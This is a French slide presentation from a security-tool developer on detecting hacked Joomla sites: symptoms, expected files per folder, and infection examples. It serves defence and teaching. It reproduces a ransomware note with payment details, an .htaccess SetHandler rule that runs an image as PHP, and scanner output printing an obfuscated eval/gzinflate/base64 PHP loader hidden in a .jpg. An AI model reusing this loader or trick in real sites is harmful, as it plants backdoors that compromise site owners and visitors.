



**EST-CE QUE MON SITE A
ÉTÉ HACKÉ ? EST-IL
PROPRE ? COMMENT
M'EN ASSURER ?**



RACCOURCIS CLAVIER

Prochain slide

Touche d'espacement

Se déplacer

←, →, ↓ et ↑

Plein écran

F

Commentaires

S

Voir les vignettes

Esc

**Vous pouvez aussi utiliser la roulette de votre souris
pour afficher le prochain slide.**



QUI SUIS-JE ?



- Développeur d'**aeSecure**, solution de **sécurisation**,
d'optimisation et de **nettoyage de sites web**
Apache
- Administrateur **Joomla!** France (**cavo789**)
- Membre fondateur de la **JUG!** Wallonie



OBJECTIFS DE CETTE PRÉSENTATION

- Apprendre à identifier rapidement quelques signaux qui vont trahir la présence de virus / hack sur son site Joomla!®
- Utilisation d'outils gratuits comme aeSecure QuickScan, Sucuri Sitecheck, WinMerge/Meld et bien sûr ... Google pour la partie détection.



ALLER PLUS LOIN...

- “La sécurité et Joomla!®” pour apprendre à sécuriser votre site web :
<https://www.aesecure.com/fr/blog/joomla-securite.html>
- “Votre site a été hacké, que faire ?” pour apprendre à le nettoyer par vous-même :
<https://www.aesecure.com/fr/blog/site-hacke.html>



REMARQUES

Les trucs et astuces mentionnés dans cette présentation n'ont **pas** pour vocation d'être **exhaustifs** mais bien d'aider à répondre à la question : y a-t-il des virus sur mon site ?




TÉLÉCHARGER CETTE PRÉSENTATION

Cette présentation est téléchargeable pour lecture en mode offline et/ou afin d'en simplifier son impression :
format pdf



VIDÉO EN LIGNE



<https://vimeo.com/164907381>



IDENTIFIEZ LA MENACE





DEFACEMENT

YOUR
SITE
HAS BEEN
DEFACED


r00t3xp10i7 was HERE

Deal with it, Admin





RANSOMWARE



Your personal files are encrypted! Encryption was produced using a unique public key RSA-2048 generated for this computer.
To decrypt files you need to obtain the private key.
The single copy of the private key, which will allow to decrypt the files, located on a secret server at the Internet. After that, nobody and never will be able to restore files...
To obtain the private key and php script for this computer, which will automatically decrypt files, you need to pay 1 bitcoin(s) (~240 USD).
Without this key, you will never be able to get your original files back.

!!!!!!!!!!!!!! PURSE FOR PAYMENT(ALSO AUTHORIZATION CODE): 1zKaz9PpVDuH7CpAeV7FmQyUy25Wq9SeC !!!!!!!!!!
WEBSITE:

INSTRUCTION FOR DECRYPT:

After you made payment, you should go to website <https://z54n57pg2el6uze2.onion.to>
Use purse for payment as ur authorization code (1zKaz9PpVDuH7CpAeV7FmQyUy25Wq9SeC).
If you already did the payment, you will see decryption pack available for download,
inside decryption pack - key and script for decryption, so all what you need just upload and run that script

Also, at this website you can communicate with our supports and we can help you if you have any troubles,
but hope you understand we will not answer at any messages if you not able to pay.

!!!P.S. Our system is fully automatic, after payment you will receive you're decrypt pack IMMEDIATELY!!!

How to buy bitcoin(s): [https://en.bitcoin.it/wiki/Buying_Bitcoins_\(the_newbie_version\)](https://en.bitcoin.it/wiki/Buying_Bitcoins_(the_newbie_version))



PHARMA-HACK

Google site:mywebsite.com

[Web](#) [Images](#) More ▾ Search tools

About 9,250 results (0.10 seconds)

[How To Buy Viagra, Generic Viagra - Pill Shop, Best Offer!](#)
[www.mywebsite.com/category/my-page/](#) ▾
How To Buy Viagra, Generic Viagra - Pill Shop, Best Offer! I the penis contract and erections to obtain an adequate erection during the treatment of blood ...

[Cialis Drug, Generic Cialis - Online Drug Shop, Best Offer!](#)
[www.mywebsite.com/category/second-page/](#) ▾
Cialis drug, generic cialis - Drug shop, worldwide shipping.! Best quality drugs. prices for all products.



VOUS AVEZ ÉTÉ AVERTI PAR / VOUS AVEZ CONSTATÉ ...

- Vous avez reçu un email de votre hébergeur, d'un autre hébergeur qui détecte du spam envoyé depuis votre site, de Google,
- Les statistiques Google montrent des résultats surprenant comme des pics d'activités ou des URLs qui en principe n'existent pas (avec des pages en Chinois p.ex.), ou encore des pertes de trafic importante et à priori inexplicables,
- Votre site est redirigé vers un autre site quand vous vous y connectez depuis un smartphone, ...
- L'onglet réseau de votre navigateur montre des connections vers des sites tiers que vous ne connaissez pas,
- Votre navigateur demande à autoriser le téléchargement d'un fichier qui vous est inconnu,
- En surfant sur votre site, vous constatez l'affichage d'informations qui ne devraient pas s'y trouver (messages d'erreur, portion de texte dont vous n'êtes pas l'auteur, liens vers des sites tiers, ...),
- ...



JOOMLA!®, INSTALLATION NATIVE

Les prochains slides se basent sur une installation native de Joomla!®.

Les fichiers marqués sur fond :

- vert sont les fichiers à priori légitimes,
- jaune ceux qui nécessitent un traitement particulier et
- rouge ceux qui peuvent être supprimés.



DOSSIER RACINE DE JOOMLA!®

Légitime : configuration.php, index.php et robots.txt

(sous Joomla 1.5, vous aviez aussi index2.php et index3.php)

Particulier : htaccess.txt que vous pouvez renommer en .htaccess si vous activez la réécriture des URLs.

Peuvent être supprimé car inutiles : CONTRIBUTING.md, htaccess.txt, LICENSE.txt, joomla.xml, README.txt, robots.txt.dist, web.config.txt peuvent être supprimés sans problème.

Danger - Fichiers php

Si vous avez d'autres fichiers php, éditez-les et regardez leur contenu. A priori, ces fichiers ne devraient pas se trouver là. Ils sont donc suspects => à éditer afin d'en évaluer le caractère dangereux.

#	Nom	Dimensions	Ext	Taille
1	administrator			
2	aesecure			
3	bin			
4	cache			
5	cli			
6	components			
7	images			
8	includes			
9	language			
10	layouts			
11	libraries			
12	logs			
13	media			
14	modules			
15	plugins			
16	templates			
17	tmp			
18	configuration.php		php	2 Ko
19	htaccess.txt		txt	3 Ko
20	index.php		php	2 Ko
21	LICENSE.txt		txt	18 Ko
22	README.txt		txt	5 Ko
23	robots.txt		txt	1 Ko
24	web.config.txt		txt	2 Ko

À analyser

Si vous avez un fichier .htaccess ou php.ini, jetez-y un coup d'oeil.



DOSSIER ADMINISTRATOR DE JOOMLA!®

Légitime : uniquement index.php et seulement ce fichier.

Particulier : .htaccess et .htpasswd pourraient être présent si vous avez protégé votre administration (à éditer pour analyse).

Danger - Fichiers php

Si vous avez d'autres fichiers php, éditez-les et regardez leur contenu.

À priori, ces fichiers ne devraient pas se trouver là. Ils sont donc très fortement suspects.

#	Nom	Dimensions	Ext	Taille	Type
1	cache				File folder
2	components				File folder
3	help				File folder
4	includes				File folder
5	language				File folder
6	manifests				File folder
7	modules				File folder
8	templates				File folder
9	.htaccess		htaccess	1 Ko	HTACCESS File
10	.htpasswd		htpasswd	1 Ko	HTPASSWD File
11	index.php		php	2 Ko	PHP File



DOSSIER CACHE DE JOOMLA!®

Légitime : uniquement index.html.

Particulier : .htaccess pourrait être présent si vous avez protégé ce dossier (à éditer toutefois pour analyse).

Les autres fichiers, tous les autres fichiers, peuvent être supprimés sans autre forme de procès.

À priori aucun fichier php ne devrait s'y trouver. Si c'est le cas, probabilité d'un virus.

#	Nom	Dimensions	Ext	Taille	Type
1	.htaccess		htaccess	1 Ko	HTACCESS F
2	index.html		html	1 Ko	Chrome HTM



DOSSIER COMPONENTS DE JOOMLA!®

Légitime : uniquement index.html.

Particulier : .htaccess pourrait être présent si vous avez protégé ce dossier (à éditer toutefois pour analyse).

Danger – Fichiers php
Aucun autre fichier n'est attendu dans ce dossier et certainement pas des scripts .php

#	Nom	Dimensions	Ext	Taille	Type
1	com_ajax				File folder
2	com_banners				File folder
3	com_config				File folder
4	com_contact				File folder
5	com_content				File folder
6	com_contenthistory				File folder
7	com_finder				File folder
8	com_mailto				File folder
9	com_media				File folder
10	com_modules				File folder
11	com_newsfeeds				File folder
12	com_search				File folder
13	com_tags				File folder
14	com_users				File folder
15	com_wrapper				File folder
16	.htaccess		htaccess	1 Ko	HTACCESS
17	index.html		html	1 Ko	Chrome HT



DOSSIER IMAGES DE JOOMLA!®

Légitime : uniquement index.html.

Particulier : .htaccess pourrait être présent si vous avez protégé ce dossier (à éditer toutefois pour analyse).

#	Nom	Dimensions	Ext	Taille	Type
1	banners				File fo
2	headers				File fo
3	sampledata				File fo
4	.htaccess			htaccess	1 Ko HTAC
5	index.html			html	1 Ko Chron
6	joomla_black.png	225 x 50	png	5 Ko	PNG i
7	powered_by.png	150 x 45	png	3 Ko	PNG i

À priori, peuvent être supprimés car inutiles : les dossiers banners, headers et sampledata et les images joomla_black.png et powered_by.png.

Danger – Fichiers php

Aucun fichier .php n'est attendu dans le dossier /images et sous-dossiers. La probabilité de trouver des virus dans /images (et sous-dossiers) est très forte si le site a été hacké



DOSSIER LANGUAGE DE JOOMLA!®

Légitime : uniquement index.html.

Particulier : .htaccess pourrait être présent si vous avez protégé ce dossier (à éditer toutefois pour analyse).

#	Nom	Dimensions	Ext	Taille	Type
1	en-GB				File folder
2	overrides				File folder
3	.htaccess		htaccess	1 Ko	HTACCESS File
4	index.html		html	1 Ko	Chrome HTML

Remarque : il y a un fichier .php dans chaque dossier langue. Le script se nomme fr-FR.localise.php (où fr-FR est le code ISO de la langue).

Danger – Fichiers php

Si vous trouvez d'autres fichiers .php, ils sont suspects.



DOSSIER LOGS DE JOOMLA!®

Légitime : uniquement
index.html.

Particulier : .htaccess pourrait
être présent si vous avez protégé
ce dossier (à éditer toutefois pour analyse).

Les autres fichiers, tous les autres fichiers, peuvent être supprimés
sans autre forme de procès.

#	Nom	Dimensions	Ext	Taille	Type
1	.htaccess		htaccess	1 Ko	HTACCESS
2	index.html		html	1 Ko	Chrome H



DOSSIER MEDIA DE JOOMLA!®

Légitime : uniquement index.html.

Particulier : .htaccess pourrait être présent si vous avez protégé ce dossier (à éditer toutefois pour analyse).

Remarque : les medias devraient en principe être utilisés pour y stocker des images, des fichiers css/less, des scripts js mais logiquement aucun scripts .php. Les scripts .php dans media sont toutefois possible et quelques extensions en utilisent. Il faut donc être vigilant lors d'une opération de nettoyage.

#	Nom	Ext	Taille	Type
1	cms			File fold
2	com_contenthistory			File fold
3	com_finder			File fold
4	com_joomlaupdate			File fold
5	com_wrapper			File fold
6	contacts			File fold
7	editors			File fold
8	jui			File fold
9	mailto			File fold
10	media			File fold
11	mod_languages			File fold
12	overrider			File fold
13	plg_captcha_recaptcha			File fold
14	plg_quickicon_extensionupdate			File fold
15	plg_quickicon_joomlaupdate			File fold
16	plg_system_highlight			File fold
17	plg_system_stats			File fold
18	system			File fold
19	.htaccess	htaccess	1 Ko	HTACCE
20	index.html	html	1 Ko	Chrome



DOSSIER MODULES DE JOOMLA!®

Légitime : uniquement index.html.

Particulier : .htaccess pourrait être présent si vous avez protégé ce dossier (à éditer toutefois pour analyse).

Danger – Fichiers php

Aucun autre fichier n'est attendu dans ce dossier. Si vous avez un fichier .php à la racine du dossier modules, ce script-là est fortement suspect.

#	Nom	Ext	Taille	Type
1	mod_articles_archive			File folder
2	mod_articles_categories			File folder
3	mod_articles_category			File folder
4	mod_articles_latest			File folder
5	mod_articles_news			File folder
6	mod_articles_popular			File folder
7	mod_banners			File folder
8	mod_breadcrumbs			File folder
9	mod_custom			File folder
10	mod_feed			File folder
11	mod_finder			File folder
12	mod_footer			File folder
13	mod_languages			File folder
14	mod_login			File folder
15	mod_menu			File folder
16	mod_random_image			File folder
17	mod_related_items			File folder
18	mod_search			File folder
19	mod_stats			File folder
20	mod_syndicate			File folder
21	mod_tags_popular			File folder
22	mod_tags_similar			File folder
23	mod_users_latest			File folder
24	mod_whosonline			File folder
25	mod_wrapper			File folder
26	.htaccess	htaccess	1 Ko	HTACCESS File
27	index.html	html	1 Ko	Chrome HTML Document



DOSSIER PLUGINS DE JOOMLA!®

Légitime : uniquement
index.html.

Particulier : .htaccess pourrait
être présent si vous avez
protégé ce dossier (à éditer
toutefois pour analyse).

Danger – Fichiers php
Aucun autre fichier n'est attendu dans ce dossier. Si vous avez un fichier .php à la racine du dossier plugins, ce script-là est fortement suspect.

#	Nom	Ext	Taille	Type
1	authentication			File folder
2	captcha			File folder
3	content			File folder
4	editors			File folder
5	editors-xtd			File folder
6	extension			File folder
7	finder			File folder
8	quickicon			File folder
9	search			File folder
10	system			File folder
11	twofactorauth			File folder
12	user			File folder
13	.htaccess	htaccess	1 Ko	HTACCESS File
14	index.html	html	1 Ko	Chrome HTML Document



DOSSIER TEMPLATES DE JOOMLA!®

Légitime : uniquement
index.html.

Particulier : .htaccess pourrait
être présent si vous avez
protégé ce dossier (à éditer
toutefois pour analyse).

#	Nom	Ext	Taille	Type	Modif.
1	beez3			File folder	05/04/
2	protostar			File folder	05/04/
3	system			File folder	05/04/
4	.htaccess	htaccess	1 Ko	HTACCESS File	14/04/
5	index.html	html	1 Ko	Chrome HTML Document	05/04/

Danger – Fichiers php

**Aucun autre fichier n'est attendu dans ce dossier. Si vous
avez un fichier .php à la racine du dossier templates, ce
script-là est fortement suspect.**

Le hack des fichiers index.php se trouvant dans les dossiers
templates est un classique du genre. Ces fichiers sont à
surveiller de très près.



DOSSIER TMP DE JOOMLA!®

Légitime : uniquement
index.html.

Particulier : .htaccess pourrait
être présent si vous avez protégé
ce dossier (à éditer toutefois pour analyse).

Les autres fichiers, tous les autres fichiers, peuvent être supprimés
sans autre forme de procès.

#	Nom	Ext	Taille	Type
1	.htaccess	htaccess	1 Ko	HTACCESS File
2	index.html	html	1 Ko	Chrome HTML Document



SURVEILLEZ



SE FIER AUX DATES ?



En php, l'instruction **touch()** permet de réinitialiser la date de dernière modification. Si j'étais un pirate, mon virus détecterait d'abord la date courante du fichier pour injecter mon virus et rétablir cette date quand l'injection a été faite. Toutefois, avoir dans un dossier de nombreux fichiers avec une même date et un intrus, oui, il est utile d'aller voir ce que contient l'intrus.



FICHIERS À SURVEILLER

Les fichiers ci-dessous sont assez régulièrement
hackés :

- /administrator/includes/defines.php
- /includes/defines.php
- /templates/.../index.php (**ceci pour tous les templates**)



EXEMPLES DE HACK





SETHANDLER APPLICATION/X-HTTPD-PHP

Lorsque vous avez un fichier .htaccess dans un dossier, quel que soit le dossier, il est utile de l'éditer pour prendre connaissance de son contenu. Un tel fichier peut p.ex. rendre exécutable ... une image.

```
<FilesMatch "bananas_1.jpg">  
SetHandler application/x-httpd-php  
</FilesMatch>
```

Ces trois lignes vont indiquer à Apache que le fichier bananas_1.jpg, malgré son extension, doit être considéré comme un script php : le pirate pourra donc accéder à http://votresite/.../bananas_1.jpg afin de lancer le script.

Un fichier .htaccess où vous trouvez un SetHandler application/x-
httpd-php est donc suspect.



SETHANDLER APPLICATION/X-HTTPPD-PHP

#1. \sampledata\fruitshop\bananas_1.jpg (34K) 999 🔥 ⚡

\$code(\$
D:\Christophe\Scan__HACK__\unec_js\images\sampledata\fruitshop\bananas_1.jpg isn't an image, please check its content
No php script is attented in this file.... Nevertheless can be a false positive
code
eval(OLsy("gzinflate
gzinflate(

<?php function OLsy(\$yzcW){
\$code="bas"."e64_d"."eco"."de";
\$yzcW=gzinflate(\$code" style="background-color:rgb(234, 71, 71),color:rgb(255, 223, 0);font-size:1em;">\$code(\$yzcW));
for(\$i=0;\$i<strlen(\$yzcW);\$i++)
{
\$yzcW[\$i] = chr(ord(\$yzcW[\$i])-1);
}
return \$yzcW;
}eval(OLsy("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

Bananas !!!!



UN SCRIPT CACHÉ DERRIÈRE UNE ... GIF

Type des fichiers *

Action scan

| | | | |
|------------------------------|--|--|--|
| \images\stories\ViAr.gif | Risque : 10
eval(gzinflate(base64_decode(| | |
| \images\stories\allstars.gif | Risque : 10 | | |
| \images\stories\food.gif | Risque : 10 | | |
| \images\stories\gohack.gif | Risque : 10 | | |

GIF89aGViAr

```
